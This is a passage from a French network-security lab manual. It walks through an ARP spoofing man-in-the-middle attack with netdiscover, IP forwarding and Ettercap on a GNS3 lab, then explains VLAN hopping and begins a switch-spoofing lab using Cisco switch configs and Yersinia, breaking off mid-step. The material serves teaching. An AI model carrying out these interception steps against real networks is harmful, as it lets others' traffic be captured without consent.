


Figure 88:topologie de ARP spoofing sur gns3

commencer

Obtenez un aperçu de votre réseau. (Kali Linux)

```
(cybersecurity㉿kali)-[~]
$ sudo netdiscover
```

Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	00:50:79:66:68:00	1	60	Private
192.168.1.3	08:00:27:a0:df:c6	1	60	PCS Systemtechnik GmbH

Figure 89:Aperçu réseau (Kali Linux)

Le résultat nous montre le client (192.168.1.3) et le serveur (192.168.1.2).

Démarrez la communication entre le client et le serveur.

```
cybersecurity@cybersecurity-VirtualBox:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=2.72 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=3.47 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=3.90 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=3.72 ms
```

Figure 90:Communication client-serveur initiée

Regardez la table d'adresses MAC du client.

```
cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.2) at 00:50:79:66:68:00 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$ █
```

Figure 91:Table MAC du client

Démarrer Wireshark (Kali Linux)




Figure 92:Démarrer Wireshark (Kali Linux)

Le résultat nous montre aucun trafic ICMP destiné au serveur (192.168.1.2)

Définissez le transfert IP. (Kali Linux)

Le transfert IP permet à un système d'exploitation de transférer des paquets comme le fait un routeur ou plus généralement de les acheminer via d'autres réseaux.

```
(root㉿kali)-[~/home/cybersecurity]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 93:Transfert IP et acheminement

Lancez l'attaque MITM. (Kali Linux).

Démarrer Ettercap et Sélectionnez la méthode et l'interface de sniffing correctes.




Figure 94:Démarrage d'Ettercap




Figure 95:Sélection de méthode et interface de sniffing

Sélectionnez les hôtes (via un scan (Ctrl+S) ou manuellement (Add to target 1/2))




Figure 96:Sélection des hôtes cibles

Lancez l'attaque




Figure 97:Lancez l'attaque ARP spoofing

Vérifiez si l'attaque a réussi

Nous capturons maintenant le trafic entre le client et le serveur.




Figure 98:Capture du trafic client-serveur

La table d'adresses MAC du client est poisonend. (192.168.1.101 est notre Kali)

```
cybersecurity@cybersecurity-VirtualBox: $ arp -a
? (192.168.1.2) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox: $
```

Figure 99:Table MAC empoisonnée client

La fin de lab

4 Attaques de la d'accès au réseau

4.1 Définition de la couche d'accès au réseau

La couche d'accès au réseau permet à un paquet de données d'établir une liaison physique avec un média réseau. Cela comprend les détails sur les technologies LAN et WAN, ainsi que toutes les informations contenues dans les couches physique et liaison de données du modèle OSI :

- Acheminement des données sur la liaison.
- Transmission de données (synchronisation).
- Format des données.

- Conversion des signaux (analogique/numérique).
- Contrôle d'erreurs à l'arrivée.

La couche d'accès réseau utilise une adresse physique pour identifier les hôtes et fournir des données.

- La PDU de la couche d'accès au réseau est appelée une trame. Il contient le paquet IP ainsi qu'un en-tête de protocole et une fin de cette couche
- L'en-tête et la fin de couche d'accès au réseau ne sont pertinents que dans le réseau physique. Lorsqu'un routeur reçoit une trame, il supprime l'en-tête et la fin et ajoute un nouvel en-tête et une nouvelle fin avant de l'envoyer au réseau physique suivant vers la destination.




Figure 100:Comparison between TCP/IP and OSI models

4.2 VLAN Hopping attack

4.2.1 VLAN

Un réseau local virtuel (VLAN) est utilisé pour partager le réseau physique tout en créant des segmentations virtuelles pour diviser des groupes spécifiques. Par exemple, un hôte sur le VLAN 1 est séparé de tout hôte sur le VLAN 2. Tout paquet envoyé entre les VLAN doit passer par un routeur ou d'autres dispositifs de couche 3. La sécurité est l'une des nombreuses raisons pour lesquelles les administrateurs réseau configurent des VLAN. Cependant, avec une exploitation connue sous le nom de "VLAN Hopping", un attaquant est en mesure de contourner ces mises en œuvre de sécurité.

Dans un cas normal, la communication n'est possible qu'entre les VLAN qui appartiennent au même commutateur ou entre n'importe quel VLAN lié à ce commutateur. Lorsqu'un attaquant essaie d'intercepter du trafic provenant de différents VLAN ou d'envoyer des paquets vers un autre VLAN, cela s'appelle une attaque de saut de VLAN (VLAN hopping). Il s'agit également d'une attaque de couche 2.

Il existe deux types d'attaques de saut de VLAN :

- Le détournement de commutateur (Switch Spoofing)
- Le double étiquetage (Double Tagging)

Dans le détournement de commutateur, l'attaquant envoie un message DTP (Dynamic Trunking Protocol) depuis son ordinateur vers le commutateur afin qu'une liaison trunk puisse être établie entre l'attaquant et le commutateur. Une fois la liaison trunk établie entre l'attaquant et le commutateur, l'attaquant peut facilement intercepter les paquets sur tous les VLAN.




Figure 101:Le détournement de commutateur (Switch Spoofing)

Dans l'attaque de double étiquetage, l'attaquant envoie des messages 802.1q doublement encapsulés au commutateur, qui supprime l'étiquette extérieure mais conserve l'identifiant VLAN interne de l'ordinateur victime. Cela permet à l'attaquant d'envoyer du trafic réseau à l'ordinateur victime. Pour que le double étiquetage se produise, l'attaquant doit être connecté à l'interface VLAN native du port trunk. Il s'agit d'une attaque unidirectionnelle qui peut conduire à des attaques de type déni de service.




Figure 102:Le double étiquetage (Double Tagging)

4.2.2 Comment le VLAN hopping entraîne-t-il des vulnérabilités de sécurité réseau ?

Les vulnérabilités des VLANs sont liées à leurs fonctionnalités clés, notamment les suivantes :

- Permettre aux administrateurs réseau de partitionner un réseau commuté pour répondre aux exigences fonctionnelles et de sécurité de leurs systèmes sans avoir besoin de câbler de nouveaux câbles ou d'apporter des modifications importantes à leur infrastructure réseau ;
- Améliorer les performances du réseau en regroupant les appareils qui communiquent fréquemment ;
- Fournir une sécurité sur les réseaux étendus en permettant un plus grand contrôle sur les appareils ayant accès les uns aux autres.

En séparant les utilisateurs, les VLANs contribuent à améliorer la sécurité, car les utilisateurs ne peuvent accéder qu'aux réseaux qui

s'appliquent à leurs rôles. De plus, si des attaquants extérieurs accèdent à un VLAN, ils seront confinés à ce réseau.




Figure 103: how a VLAN trunk works with a Layer 3 switch

Cependant, lorsque des acteurs malveillants parviennent à accéder aux VLAN, ils peuvent compromettre rapidement les protocoles de sécurité du réseau et prendre le contrôle quasi total du réseau. Ils peuvent le faire car les VLAN utilisent un processus appelé trunking, dans lequel les commutateurs VLAN sont programmés pour rechercher des canaux spécifiques pour envoyer ou recevoir des données.

Les pirates informatiques utilisent ce processus pour pénétrer et infiltrer d'autres VLAN connectés au même réseau. En plus de permettre aux attaquants de voler des mots de passe et d'autres informations sensibles auprès des abonnés du réseau, le VLAN hopping peut être utilisé pour modifier ou supprimer des données, installer des logiciels malveillants et propager des vecteurs de menace tels que des virus, des vers et des chevaux de Troie dans tout le réseau.

4.2.3 LAB

1. But

Contourner les mesures de sécurité basées sur Les VLANs afin d'accéder à des VLAN non autorisés dans un réseau informatique. Cela permet à l'attaquant d'obtenir un accès non autorisé à des informations ou des ressources qui devraient normalement lui être inaccessibles.

2. Matériel utilisé

- Kali linux (hacker)
- Pc (Victime)
- Pc (host)

- 2 Switch

3. Topologie utilisée

La topologie est constituée de 2 switches Cisco qui sont connectés via une liaison trunk sur les interfaces e0/0 (sw1) et e0/0 (sw2). Le PC victime est sur le VLAN 10 et est connecté au switch2 sur l'interface e0/1. Le PC hôte est sur le VLAN 10 connecté au switch1 sur l'interface e0/2 et l'attaquant est sur l'interface e0/1.

Dans ce lab, l'attaquant formera une liaison trunk avec le VLAN hôte, accédant au VLAN natif, puis attaquera le PC victime situé sur le VLAN 10.




Figure 104: la topologie de VLAN hopping sur gns3

4. Attack Methodology

➤ [Switch Spoofing Attack](#)

L'attaque d'usurpation de commutateur est effectuée comme :

Tout d'abord, j'ai configuré le VLAN des PC connectés à différents switchs. Après avoir configuré leur VLAN, j'ai connecté à la fois le switch en créant une liaison trunk en gardant le VLAN natif 1.

```

!001(config)#interface ethernet 0/2
!001(config-if)#switchport mode dynamic
!001(config-if)#switchport mode dynamic desirable
!001(config-if)#switchport access vlan 10
!001(config-if)#exit
!001#
!002(config)#interface ethernet 0/0
!002(config-if)#switchport mode dynamic
!002(config-if)#switchport mode dynamic desirable
!002(config-if)#switchport access vlan 10
!002(config-if)#exit
!002#

```

Figure 105: VLAN 10 affecté à l'interface switch1

```

!001(config)#interface ethernet 0/1
!001(config-if)#switchport mode dynamic
!001(config-if)#switchport mode dynamic desirable
!001(config-if)#switchport access vlan 10
!001(config-if)#exit
!001#
!002(config)#interface ethernet 0/1
!002(config-if)#switchport mode dynamic
!002(config-if)#switchport mode dynamic desirable
!002(config-if)#switchport access vlan 10
!002(config-if)#exit
!002#

```

Figure 106: VLAN 10 affecté à l'interface switch2

Après cela, j'ai relié les interfaces de switch1 et switch2. Le numéro d'interface pour le switch1 est e0/0 et pour le switch2, il est e0/0.

```
I0U1#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Ete/0    on        802.1q         trunking     1
Port      Vlans allowed on trunk
Ete/0    1-4094
Port      Vlans allowed and active in management domain
Ete/0    1,10,30
Port      Vlans in spanning tree forwarding state and not pruned
Ete/0    1,10,30
```

Figure 107:l'interface du switch1 est en mode trunk

```
I0U2#show interfaces trunk
Port      Mode       Encapsulation  Status      Native vlan
Ete/0    on        802.1q         trunking     1
Port      Vlans allowed on trunk
Ete/0    1-4094
Port      Vlans allowed and active in management domain
Ete/0    1,10
Port      Vlans in spanning tree forwarding state and not pruned
Ete/0    1,10
I0U2#[
```

Figure 108:l'interface du switch2 est en mode trunk

```
host> ping 192.168.1.4
84 bytes from 192.168.1.4 icmp_seq=1 ttl=64 time=2.153 ms
84 bytes from 192.168.1.4 icmp_seq=2 ttl=64 time=3.122 ms
84 bytes from 192.168.1.4 icmp_seq=3 ttl=64 time=2.031 ms
84 bytes from 192.168.1.4 icmp_seq=4 ttl=64 time=3.084 ms
84 bytes from 192.168.1.4 icmp_seq=5 ttl=64 time=2.554 ms
host> [
```

Figure 109:Connexion réussie des switches

Après avoir connecté les deux switches. Maintenant, l'attaquant effectuera la liaison avec l'interface du switch1. Dans ce cas, l'attaquant se trouve sur un VLAN différent et a accès au port d'accès du switch1. Par conséquent, l'attaquant a établi une connexion entre lui-même et le switch.

Un attaquant peut employer le programme [Yersinia](#) pour créer et envoyer un message DTP. Yersinia est un framework de test d'intrusion conçu pour attaquer de nombreux protocoles résidant sur la couche 2. Il est préinstallé avec kali Linux et dispose d'une interface utilisateur graphique (GUI) facile à utiliser.

Tout d'abord, j'ai ouvert Kali et lancé yersinia en tapant la commande : yersinia -G

Voici un aperçu rapide de l'interface graphique :

